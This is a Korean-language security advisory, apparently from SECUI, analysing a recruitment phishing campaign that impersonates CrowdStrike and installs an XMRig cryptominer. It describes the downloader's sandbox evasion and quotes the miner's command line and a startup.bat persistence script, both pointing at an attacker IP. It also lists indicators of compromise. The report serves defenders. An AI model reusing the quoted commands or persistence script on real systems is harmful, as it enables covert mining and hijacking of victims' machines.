<p>CrowdStrike 와의 인터뷰</p> <p>CrowdStrike 의 주니어 개발자 역할에 관심을 가져주셔서 감사합니다!</p> <p>채용 팀과 15 분간의 통화를 통해 채용 프로세스의 다음 단계로 여러분을 초대하고자 합니다.</p> <p>2025년에는 새로운 지원자 및 직원 CRM 앱을 출시하여 온보딩 프로세스를 간소화할 예정입니다.</p> <p>아래 링크를 통해 데스크톱 앱에 접속하여 인터뷰 일정을 잡으세요.</p>
---	---

[피싱 이메일 내용(좌) / 번역한 내용(우)]

- + 버튼 클릭 시, 파일을 다운로드할 수 있는 웹 사이트로 이동됨.
- + 다운로드 파일은 Windows 및 macOS 에 대한 다운로드 옵션을 제공한다고 되어있지만, 선택한 옵션에 관계 없이 Rust 로 작성된 Windows 실행파일이 다운로드됨.
- + 다운로드되는 실행파일은 암호화폐 채굴기 "XMRig"의 다운로더로 확인됨.

The next step.



Our team is excited at the prospect of you joining us!

Please download our employee CRM application on Windows or Mac to schedule your call with the hiring team!

Download for Windows

Download for MacOS


Upon completing installation:

- Login to your profile with your full name
- Create a strong password
- Find the role you are a candidate for by navigating to "Applications"
- Click "Schedule Interview" and select a timeslot from the available openings.

Privacy | Contact

[가짜 CRM 애플리케이션 다운로드 링크가 포함된 피싱 사이트 (cscrm-hiring[.]com)]

- + 다운로드된 실행파일은 추가 페이로드 다운로드 전, 탐지 및 분석을 회피하기 위해 환경에 대한 여러 검사를 수행.
 - IsDebuggerPresent Windows API 를 사용하여 프로세스에 디버거가 연결되어 있는지 확인.
 - 시스템에 최소한의 활성 프로세스가 존재하는지 확인.
 - CPU 에 최소 2 개의 코어가 있는지 확인.
 - 일반적인 악성코드 분석 또는 가상화 소프트웨어 도구를 위해 실행 중인 프로세스 목록을 스캔하고, 샌드박스^[11] 또는 모니터링 환경에서의 실행을 방지.
- + 이러한 검사를 수행한 후, 조건을 만족하면 실행파일은 다음 단계를 진행하기 전에 가짜 오류 메시지 팝업을 출력.



[출력되는 가짜 오류 메시지]

- + 가짜 오류 메시지 출력 이후, 실행파일은 URL "`hxxp[:]//93.115[.]172.41/private/aW5zdHJ1Y3Rpd25zCg==.txt`"에서 텍스트 파일을 다운로드.
- + 텍스트 파일명은 Base64^[12] 디코딩 결과, "instructiwns"라는 문자열을 확인 가능.
- + 이 파일에는 XMRig 마이너 실행 파일에 대한 호출에 추가할 수 있는 커맨드 라인 인수 형태의 XMRig 구성 정보가 들어있음.
- + 이후 URL "`hxxps[:]//github[.]com/xmrig/xmrig/releases/download/v6.22.2/xmrig-6.22.2-gcc-win64.zip`"에서 XMRig 사본을 다운로드.

^[11] **샌드박스(Sandbox):** 어떠한 프로그램/코드를 실행할 때 격리된 공간(샌드박스)을 제공하고 그곳이 아닌 다른 곳으로 벗어나 허용되지 않은 작업을 하지 못하도록 방지하는 기술

^[12] **Base64:** 바이너리 데이터를 텍스트 형식으로 변환하기 위한 인코딩 방식

- + 다운로드한 ZIP 파일은 "%TEMP%\System" 경로에 "temp.zip"이라는 파일명으로 저장됨.
- + 실행 파일은 ZIP 파일 압축을 해제한 후, 해당 경로에 "process.exe"라는 파일명으로 메인 XMRig 실행파일을 복사.
- + 이후 다운로드한 구성 텍스트 파일 내의 커맨드 라인 인수를 사용하여 아래와 같이 XMRig 마이너를 실행.

```
%TEMP%\System\process.exe -o 93.115[.]172.41[:]1300 -a rx -k --tls
--rig-id <USERNAME> --cpu-priority 2 --cpu-max-threads-hint 45
--randomx-mode light --donate-level 0 --cpu-affinity 1 --max-cpu-usage
10 --background
```

- + 추가적으로 "%APPDATA%\Microsoft\Windows\Start Menu\Startup" 경로에 "startup.bat"이라는 파일명의 배치 파일을 생성하여 지속성을 설정.
- + 배치 스크립트 내용은 아래와 같으며, Windows 자동 실행 레지스트리 "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run"에 "config"라는 새로운 키를 생성.
- + 이 자동 실행 항목은 "%LOCALAPPDATA%\System32" 경로의 "config.exe"라는 파일명의 악성 다운로드 사본을 실행.

```
@echo off
start /min " "

"C:\Users\<USERNAME>\AppData\Local\Temp\System\process.exe" -o
93.115[.]172.41[:]1300 -a rx -k --tls --rig-id <USERNAME> --cpu-priority 2
--cpu-max-threads-hint 45 --randomx-mode light --donate-level 0
--cpu-affinity 1 --max-cpu-usage 10 --background
```

1.3.4 침해 지표 (Indicators of Compromise)

Indicator type	Indicator
IP	93.115[.]172.41
	93.115[.]172.41:1300
Domain	cscrm-hiring[.]com
URL	https[:]//cscrm-hiring[.]com/cs-applicant-crm-installer.zip
	http[:]//93.115[.]172.41/private/aW5zdHJ1Y3Rpb25zCg==.txt
FileHash-SHA256	96558bd6be9bcd8d25aed03b996db893ed7563cf10304dffe6423905772bbfa1
	62f3a21db99bcd45371ca4845c7296af81ce3ff6f0adcaee3f1698317dd4898b
	7c370211602fcb54bc988c40feeb3c45ce249a8ac5f063b2eb5410a42adcc030

1.3.5 대응 가이드

- 위 IOC 상에 발견된 정보에 대하여 업무 영향도 평가 후 설정 가능한 보안 솔루션을 통해 탐지 및 차단 설정
- 신뢰할 수 없는 링크 클릭 주의
- 단말 상에서 사용되는 안티 바이러스 프로그램을 최신버전으로 유지
- 사용되는 어플리케이션 또는 운영체제에 대하여 최신 패치를 반영

1.3.6 참고 자료

- <https://www.crowdstrike.com/en-us/blog/recruitment-phishing-scam-imitates-crowdstrike-hiring-process/>

2 관련 용어

- **멀웨어 (Malware):** 컴퓨터, 서버, 클라이언트, 컴퓨터 네트워크에 악영향을 끼칠 수 있는 모든 소프트웨어의 총칭
- **랜섬웨어 (Ransomware):** 컴퓨터 상의 파일을 악의적으로 암호화하고 복호화를 빌미로 금전적인 이득을 취하기 위하여 작성된 악성 프로그램
- **이중 갈취 랜섬웨어 (Double extortion Ransomware):** 피해자의 파일을 암호화 후 복구 비용을 요구하는데 그치지 않고, 탈취한 데이터를 빌미로 추가 협상에 응하지 않을 경우 공개하겠다고 협박하는 랜섬웨어
- **솔트(Salt):** 단방향 해시 함수에서 원본 데이터를 복호화하기 어렵도록, 암호화 하기 전에 추가하는 랜덤한 데이터
- **ChaCha20 암호:** 암호화와 복호화 모두 256 비트 키를 사용하는 대칭 암호화 알고리즘
- **랜섬노트 (Ransom Note):** 랜섬웨어를 유포한 공격자가 감염된 사용자에게 금전을 요구하기 위해 전달하는 일종의 안내문
- **PoC(Proof of Concept):** 기존에 없었던 새로운 기술을 도입하기 전에 이를 검증하기 위한 과정
- **인포스틸러 (Infostealer):** 트로이목마 악성코드의 한 종류로 자격증명 정보 및 문서, 파일 등 정보 탈취를 목적으로 하는 악성코드
- **LDAP (Lightweight Directory Access Protocol):** TCP/IP 위에서 디렉터리 서비스를 조회하고 수정하는 응용 프로토콜
- **UPX(Ultimate Packer for eXecutables):** 오픈 소스로 제공되는 실행 파일을 압축하는 프로그램이지만, 악성코드의 경우 보안 솔루션에 대한 탐지 회피에 사용됨
- **Miner:** 사용자가 모르게 설치되어 시스템의 자원을 이용해 가상화폐를 채굴하는 악성코드
- **샌드박스(Sandbox):** 어떠한 프로그램/코드를 실행할 때 격리된 공간(샌드박스)을 제공하고 그곳이 아닌 다른 곳으로 벗어나 허용되지 않은 작업을 하지 못하도록 방지하는 기술
- **Base64:** 바이너리 데이터를 텍스트 형식으로 변환하기 위한 인코딩 방식

End of Document



서울특별시 종로구 종로 51 3~6F (종로2가, 종로타워)
tel 02 3783 6600 fax 02 3783 6499 www.secui.com

대표전화 080-331-6600

기술지원/침해대응센터 02-3783-6500

보안관제센터 02-3782-4030

평일 : 오전 8시 ~ 오후 5시 (토, 일, 공휴일 제외)

Copyright® SECUI All Rights Reserved. 본 카탈로그에 게재된 회사명, 상품명은 당사의 등록 상표입니다.

사양과 외관은 개량을 위해 예고 없이 변경되는 경우가 있습니다.